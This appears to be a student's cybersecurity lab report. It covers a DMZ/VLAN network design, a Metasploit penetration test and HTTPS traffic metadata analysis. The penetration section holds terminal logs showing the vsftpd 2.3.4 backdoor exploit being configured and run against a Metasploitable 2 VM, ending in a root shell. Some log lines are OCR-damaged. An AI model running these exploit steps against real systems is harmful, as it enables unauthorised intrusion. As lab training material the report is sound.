Day 04 Task Report: Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

- **Prepared by:** Girija Shankar Sahoo
- **Date:** August 1, 2025

1. Executive Summary


This report outlines the successful completion of a multi-faceted security exercise involving network architecture, offensive penetration testing, and encrypted traffic analysis. A secure network topology for a small organization was designed, incorporating a DMZ and VLANs to mitigate risk. A penetration test was then conducted against a vulnerable target using the Metasploit Framework, resulting in a successful system compromise. Finally, metadata from an encrypted HTTPS traffic capture was analyzed using a custom Python script. The project successfully demonstrated key concepts in network defense, exploitation, and traffic analysis.

2. Secure Network Topology Design

- **Objective:** To design a secure network topology for a small organization (10-20 devices) that logically separates public services, internal employees, and guests.
- **Design Choices:**
    - A **Firewall** was implemented as the primary gateway to inspect and filter all traffic entering and leaving the network.


  - A **DMZ (Demilitarized Zone)** was established to host the public-facing Web Server. This isolates the server, ensuring that a potential compromise does not grant an attacker immediate access to the internal network.
  - **VLANs (Virtual LANs)** were used to segment the internal network into two distinct zones: a trusted **Employee VLAN** for company assets and a separate **Guest VLAN** for non-company devices. This prevents lateral movement between trusted and untrusted internal devices.

- **Diagram:**




3. Penetration Test with Metasploit

- **Objective:** To conduct a penetration test against a vulnerable virtual machine to identify and exploit a known vulnerability.




```
┌──(kali㉿kali)-[~]
└─$ msfconfig
Command 'msfconfig' not found, did you mean:
  command 'mstconfig' from deb mstflint
Try: sudo apt install <deb name>

┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 82790sec preferred_lft 82790sec
    inet6 fd17:625c:f037:2:2f2c:8780:6147:d23f/64 scope global dynamic noprefixroute
       valid_lft 86392sec preferred_lft 14392sec
    inet6 fe80::f3b8:53c9:901f:85c3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

- **Methodology:** The Metasploit Framework was used to attack a Metasploitable 2 target VM. The target was first scanned using db_nmap to identify running services. The vsftpd 2.3.4 service was identified as vulnerable, and the exploit/unix/ftp/vsftpd_234_backdoor module was selected and configured.




```
Metasploit tip: Open an interactive Ruby terminal with irb

                                   ,;,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\"""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_______________________________________________________________   ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           `......;;;;... .  .


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_nmap -sV 10.0.2.15
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-01 15:44 EDT
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.000098s latency).
[*] Nmap: All 1000 scanned ports on 10.0.2.15 are in ignored states.
[*] Nmap: Not shown: 1000 closed tcp ports (conn-refused)
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
msf6 >
```

- **Results:** The exploit was executed successfully, resulting in a root-level command shell session on the target machine. This confirmed the critical vulnerability of the service and demonstrated a successful system compromise.




```
sf6 > use exploit/unix/ftp/vsftpd_234_backdoor
*] No payload configured, defaulting to cmd/unix/interact
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
HOSTS => 192.168.56.101
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > eploit
-] Unknown command: eploit. Did you mean exploit? Run the help command for more details.
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
*] 192.168.56.101:21 - USER: 331 Please specify the password.
*] Exploit completed, but no session was created.
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
*] 192.168.56.101:21 - The port used by the backdoor bind listener is already open
+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
al[*] Found shell.
*] Command shell session 1 opened (192.168.56.102:34121 -> 192.168.56.101:6200) at 2025-08-01 16:01:04 -0400
```



```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

4. Encrypted Traffic Analysis

- **Objective:** To capture a sample of encrypted HTTPS traffic and analyze its metadata to understand communication patterns without decrypting the content.



CyArt.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time         Source                Destination           Protocol Length Info
   1 0.000000000  10.0.2.15             34.160.144.191        TLSv1.2   100 Application Data
   2 0.000974915  34.160.144.191        10.0.2.15             TCP        60 443 → 40182 [ACK] Seq=1 Ack=47 Win=65535 Len=0
   3 0.001742938  10.0.2.15             34.36.137.203         TLSv1.2    93 Application Data
   4 0.002693128  34.36.137.203         10.0.2.15             TCP        60 443 → 46008 [ACK] Seq=1 Ack=40 Win=65535 Len=0
   5 0.042079867  34.160.144.191        10.0.2.15             TLSv1.2   100 Application Data
   6 0.042164101  10.0.2.15             34.160.144.191        TCP        54 40182 → 443 [ACK] Seq=47 Ack=47 Win=31064 Len=0
   7 0.047149080  34.36.137.203         10.0.2.15             TLSv1.2    93 Application Data
   8 0.047213425  10.0.2.15             34.36.137.203         TCP        54 46008 → 443 [ACK] Seq=40 Ack=40 Win=31064 Len=0
   9 4.261553610  10.0.2.15             142.250.194.3         TCP        54 57532 → 80 [ACK] Seq=1 Ack=1 Win=31018 Len=0
  10 4.266637976  142.250.194.3         10.0.2.15             TCP        60 [TCP ACKed unseen segment] 80 → 57532 [ACK] Seq=1 Ack=2 Win=65535 Len=0
  11 4.756760009  fd17:625c:f037:2:2f…  2600:1901:0:38d7::    TCP        74 33414 → 80 [ACK] Seq=1 Ack=1 Win=32904 Len=0
  12 4.756999998  10.0.2.15             34.107.221.82         TCP        54 37896 → 80 [ACK] Seq=1 Ack=1 Win=31904 Len=0
  13 4.758181148  2600:1901:0:38d7::    fd17:625c:f037:2:2f…  TCP        74 [TCP ACKed unseen segment] 80 → 33414 [ACK] Seq=1 Ack=2 Win=65535 Len=0
  14 4.758181628  34.107.221.82         10.0.2.15             TCP        60 [TCP ACKed unseen segment] 80 → 37896 [ACK] Seq=1 Ack=2 Win=65535 Len=0
  15 6.004974410  10.0.2.15             34.160.144.191        TLSv1.2   100 Application Data
  16 6.005372599  10.0.2.15             34.36.137.203         TLSv1.2    93 Application Data
  17 6.005937775  34.160.144.191        10.0.2.15             TCP        60 443 → 40182 [ACK] Seq=47 Ack=93 Win=65535 Len=0
  18 6.005938063  34.36.137.203         10.0.2.15             TCP        60 443 → 46008 [ACK] Seq=40 Ack=79 Win=65535 Len=0
  19 6.060317635  34.160.144.191        10.0.2.15             TLSv1.2   100 Application Data
  20 6.060318335  34.36.137.203         10.0.2.15             TLSv1.2    93 Application Data
  21 6.060379160  10.0.2.15             34.160.144.191        TCP        54 40182 → 443 [ACK] Seq=93 Ack=93 Win=31064 Len=0
```

```
› Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface eth0, id 0
› Ethernet II, Src: PCSSystemtec_ad:25:87 (08:00:27:ad:25:87), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 34.160.144.191
› Transmission Control Protocol, Src Port: 40182, Dst Port: 443, Seq: 1, Ack: 1, Len: 46
› Transport Layer Security
```


```
0000  52 55 0a 00 02 02 08 00  27 ad 25 87 08 00 45 00   RU······ '·%···E·
0010  00 56 9d 38 40 00 40 06  dd fb 0a 00 02 0f 22 a0   ·V·8@·@· ······"·
0020  90 bf 9c f6 01 bb a7 0a  a6 8e 00 06 fb 4d 50 18   ········ ·····MP·
0030  79 58 bf b6 00 00 17 03  03 00 29 00 00 00 00 00   yX······ ··)·····
0040  00 00 0b 29 2c 90 0a d2  c9 5a a7 d1 cf a1 3a 30   ···),··· ·Z····:0
0050  eb ec e6 96 71 e3 1a b1  47 99 7c db 18 92 cd ae   ····q··· G·|·····
0060  9e 9a bc 9c                                        ····
```

-

- **Methodology:** A 5-minute traffic capture was performed using Wireshark and saved as httpss_capture.pcapng. A custom Python script, traffic_analyzer.py, was developed using the Scapy library to parse this file. The script was designed to count packet frequency by source/destination IP and to analyze the distribution of packet sizes.
- **Findings:** The analysis revealed communication patterns consistent with typical web Browse. The packet size distribution showed a wide range of sizes, which is characteristic of encrypted web traffic containing both small request/acknowledgment packets and larger data packets.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 traffic_analyzer.py
[+] Reading CyArt.pcapng ...

─── Top 10 IP Addresses by Packet Count ───
10.0.2.15: 14530 packets
142.251.223.142: 5138 packets
49.44.143.204: 4106 packets
74.125.24.119: 1463 packets
49.44.83.147: 641 packets
142.250.183.33: 297 packets
142.250.194.3: 221 packets
173.194.57.166: 156 packets
49.44.83.177: 154 packets
49.44.213.140: 154 packets
```



-

5. Key Learnings and Conclusion

This comprehensive exercise provided practical experience across multiple cybersecurity domains. The network design phase highlighted the importance of architectural principles like segmentation and isolation. The Metasploit task demonstrated the practical workflow of an attacker, from scanning to successful exploitation. Finally, the traffic analysis task showed that even fully encrypted traffic provides useful metadata for understanding network behavior. Together, these tasks illustrate how offensive, defensive, and analytical perspectives are all essential for a complete understanding of network security.